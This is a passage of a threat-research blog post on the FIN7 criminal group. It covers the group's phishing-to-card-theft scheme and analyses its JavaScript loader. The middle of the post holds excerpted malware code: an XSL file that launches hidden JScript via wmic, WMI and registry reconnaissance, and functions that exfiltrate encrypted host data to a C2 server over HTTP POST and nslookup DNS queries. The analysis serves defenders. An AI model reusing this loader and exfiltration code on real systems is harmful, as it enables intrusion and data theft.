
# FIN7 Tools Resurface in the Field – Splinter or Copycat?

splunk.com/en_us/blog/security/fin7-tools-resurface-in-the-field-splinter-or-copycat.html

November 11, 2021



By Splunk Threat Research Team November 11, 2021

*This blog is part 1 and covers FIN7, a highly-skilled group, and the two tools. To find a walkthrough of Remcos executed via Splunk's Attack Range Local, check out part 2,* ***Detecting Remcos Tool Used by FIN7 with Splunk.***


FIN7 is a well-organized criminal group composed of highly-skilled individuals that target financial institutions, hospitality, restaurant, and gambling industries. Until recently, it was known that high-level individuals of this criminal enterprise were arrested — specifically 3 of them — and extradited to the United States.

This criminal group performed highly technical malicious campaigns which included effective compromise, exfiltration and fraud using stolen payment cards. Another heist related to the history of this group and actors includes withdrawing money from ATMs, bypassing all controls as seen in the video linked below.

*Source: Mario Mazzochi ATM Carbanak Attack*

Carbanak and FIN7 are usually referred to as the same group, although some security researchers believe they might be two groups using the same malware and should be tracked separately. Without delving deeper into the assumptions of being two different groups, however, we can take a look at their tools which is what we can measure via payload samples and research from the community.

FIN7 is a particular group highly specialized in targeting specific verticals. These individuals carefully and thoroughly pretexted and pursued their victims in some cases to establish rapport via conversations in order to lure their victims into clicking on their malicious payloads.



Step I: Identifying a Target

FIN7 targets companies: particularly fast-food and casual-dining restaurants, hotels, casinos, and those with a high frequency of point-of-sale transactions. FIN7 gathers information to develop messaging similar to the company's routine business communications.

Step 2: Grooming

Spear phishing e-mails target victim company employees: typically public-facing contacts, like employees handling catering requests and reservations, and/or in a managerial position. FIN7 accompanies the e-mails with telephone calls to persuade the employee to open and activate the e-mail's attachment, which contains malware.

Step 3: Infiltrating System

a) Once activated, the malware allows FIN7 to connect to the computer, download additional malware, and move through the company's network. The malware allows FIN7 to conduct surveillance on company employees, capturing credentials to gain elevated network access.

b) FIN7 locates the Point of Sale systems containing customer data and steals caches of payment card numbers.


Step 4: Selling Stolen Cards

Stolen payment card information resurfaces in online underground marketplaces. Purchased card numbers enable criminals to make unauthorized charges to unsuspecting cardholders. Charges may include typical retail purchases as well as the purchase of gift cards.

FIN7 Malware Scheme

*Source: DOJ*

According to the Department of Justice, FIN7 group stole approximately 15 million cards in the United States. This group was significantly successful in its criminal enterprise, including the creation of an apparent Information Security Technology company where they kept track of their victims using off-the-shelf software like Atlassian JIRA.



SuperJob client since 2015

Combi Security

Up to 50 employees There are no open vacancies in the company

Combi Security is one of the leading international information security companies. Its headquarters are located in Moscow and Haifa. We are a team of leading professionals in the field of information security for various types of organizations operating around the world. Our main specialization is complex audit of projects of any complexity, delivery of software and hardware. Our main mission is to ensure the safety of your activities, to minimize the risks of using information technology. We consider each request to us for help with the utmost care on an individual basis, offering the optimal solution within the framework of the tasks and the characteristics of the expressed needs.

Declare your desire to work in the company

WEBSITE AND SOCIAL NETWORKS

CombiSecurity.com

Sign up for company vacancies

As soon as vacancies appear in the company, we will send you a letter by mail

Due to the notoriety, extent and sophistication of this group and the tools they use, we are going to particularly focus on FIN7 tools, techniques and procedures. Recently, a specific tool which is a signature of this group known as the JSS loader has apparently resurfaced, indicated by reports from some security research sites and mentioned in some security publications.

Based on previous arrests of what was thought to be some of the main characters of this organization, we need to ask ourselves: is this a splinter from a former group trying to get business back online, or is this a copycat using the former tools, rewriting them and even attempting to reuse former infrastructure from past campaigns? Or basically, the group was indeed not affected by arrests and decided to lay low and then reappear as reported recently by Recorded Future.

We do not have enough information to respond to the above questions, however, we can prepare ourselves to defend against this group by looking at their tools.


In this two-part blog we are going to address two tools used by this group — JSS Loader and Remcos.

## FIN7 Javascript

FIN7 is well known to use a spear-phishing campaign to compromise a machine by downloading or executing an obfuscated javascript as the first stage. We analyze old and the latest script found in the wild to summarize all possible behavior it may execute in the targeted machine.

## Javascript Execution Using .XSL File

One interesting behavior we saw in one of these variants is how it executes the malicious javascript. First it will create a copy of legitimate wmic.exe in “user\public” folder, as well as the .xsl file that will be executed using command **“wmic os get /format:”<malicious>.xsl”**. Then the .xsl will execute the actual malicious javascript in the .txt file extension. Below is the screenshot of that .XSL file.



```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">
<msxsl:script language="JScript" implements-prefix="user">
<![CDATA[
function f1() {
var cmd = 'cmd /c start /B cscript //e:jscript ibivigi.txt';
(new ActiveXObject("wscript.shell")).run(cmd, 0, 0);
return "";
} ]]>
</msxsl:script>
<xsl:template match="/">
<xsl:value-of select="user:f1()"/>
</xsl:template>
</xsl:stylesheet>
```


We can also see how it uses the cscript.exe application to execute the malicious javascript by using the command **“cscript //e:jscript ibivigi.txt”**.

This JS is capable of gathering information to the compromised host by executing several WMI query commands. Below is the WMI query we saw during our analysis.

| **WMI Query and Shell CMD** | **Information It Gather and Checks** |
|---|---|
| select * from Win32_NetworkAdapterConfiguration where ipenabled = true | MACAddress, DNSHostName |
| SELECT * FROM Win32_BIOS | SMBIOSBIOSVersion, BIOS SerialNumber, check virtualization |
| Win32_process.Handle | Process Handle |
| cmd /c whoami /groups \| find "12288" | Check elevated privilege cmd instance |


| | |
|---|---|
| Select * from Win32_ComputerSystem | Check if part of the domain, PC model, DNS hostname |
| select * from Win32_DesktopMonitor | Check Screen size, and Monitor Type |
| select * from win32_process | Enumerate process, check virtualization |

Aside from the table above, it queries wmi "Win32_OperatingSystem" to check several items like in the screenshot below.




```
    try {
        var osRequest = wmi.ExecQuery('select * from win32_OperatingSystem');
        var osItems = new Enumerator(osRequest);
        var arch = null;
        for (; !osItems.atEnd(); osItems.moveNext()) {
            result.push('os_name***' + osItems.item().Name);
            result.push('os_build_number***' + osItems.item().BuildNumber);
            result.push('os_version***' + osItems.item().Version);
            result.push('os_sp***' + osItems.item().ServicePackMajorVersion);
            result.push('os_memory***' + osItems.item().TotalVirtualMemorySize);
            result.push('os_free_memory***' + osItems.item().FreePhysicalMemory);
            result.push('os_registered_user***' + osItems.item().RegisteredUser);
            result.push('os_registered_org***' + osItems.item().Organization);
            result.push('os_registered_key***' + osItems.item().SerialNumber);
            result.push('os_last_boot***' + osItems.item().LastBootUpTime);
            result.push('os_install_date***' + osItems.item().InstallDate);
            arch = osItems.item().OSArchitecture;
            result.push('os_arch***' + osItems.item().OSArchitecture);
            result.push('os_product_type***' + osItems.item().ProductType);
            result.push('os_language_code***' + osItems.item().OSLanguage);
            result.push('os_timezone***' + osItems.item().CurrentTimeZone);
            result.push('os_number_of_users***' + osItems.item().NumberOfUsers);
        }
```

It checks if the host has an enabled UAC by querying the "EnableLua" Registry and saves the output as part of its data gathering.



```
    }
    if (shell.RegRead('HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\EnableLUA') == 1) {
        result.push('uac_level***yes');
    } else {
        result.push('uac_level***no');
```


It will also try to gather AD information by running ActiveXObject "ADSystemInfo" to check if the host is part of the domain or not.



```
function get_active_directory_information() {
    try {
        var adobj = new ActiveXObject('ADSystemInfo');
        return adobj.ComputerName;
    } catch (e) {
        return false;
    }
}
```


## Data Exfiltration

After gathering all that information, it will be encrypted and sent to its C2 server using the HTTP POST Request command.



```
function send_data (var_type, var_data, var_crypt) {
    try {
        var http_object = new ActiveXObject("MSXML2.ServerXMLHTTP");
        if(var_type === "request") {
            http_object.open("POST", func_get_path () + "?type=name", false);
            var_data = "zawgkveuwynyjvizs=" + func_crypt_controller("encrypt",
            "group=sp&rt=0&secret=HiyFIYF973IYFCviyv&time=120000&uid=" + uniq_id + "&id=" + func_id() + "&" + var_data);
        }else{
            http_object.open("POST", func_get_path () + "?type=content&id=" + uniq_id, false);
            if(var_crypt) {
                var_data = func_crypt_controller("encrypt", var_data);
            }
        }
        http_object.setRequestHeader("User-Agent", "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:69.0) Gecko/20100101
        Firefox/50.0");
        http_object.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        http_object.setOption(2, 13056);
        http_object.send(var_data);
        return http_object.responseText;
    }catch(e) {
        return "no";
    }
}
```

We also found some variants where it uses DNS exfiltration of data. With this feature, it will encrypt first all the gathered data, encode it to base64, then query the C2 DNS server using nslookup application with the encoded data to it. The command is shown in the figure below.




```
function nslookup(hst, svr, tp)
{
  var rnd = difyntizha;
  var ofile = shell.ExpandEnvironmentStrings(ibbucojyg) + String.
  fromCharCode(0x5C) + gfexegetjeqvu + rs(3, 5) + injovvehzyc;
  res = shell.Run("%comspec% /c nslookup.exe -timeout=5 -retry=3
  -type=" + tp + " " + hst + " " + svr + " > " + ofile + " 2>&1", 0, 1);
  var lines = [];
  if (fso.FileExists(ofile))
  {
    var fileObj = fso.GetFile(ofile);
    var ts = fileObj.OpenAsTextStream(1, -2);
    while (ts.AtEndOfStream !== true)
    {
      lines.push(ts.ReadLine());
    }
    ts.Close();
    fso.DeleteFile(ofile);
  }
```

## JSSLoader

FIN7 also has some binary backdoor tools that will do a collection of data from the compromised host and send it to its C2 server. Some variants of JSSloader are compiled to .NET and some are in C++.

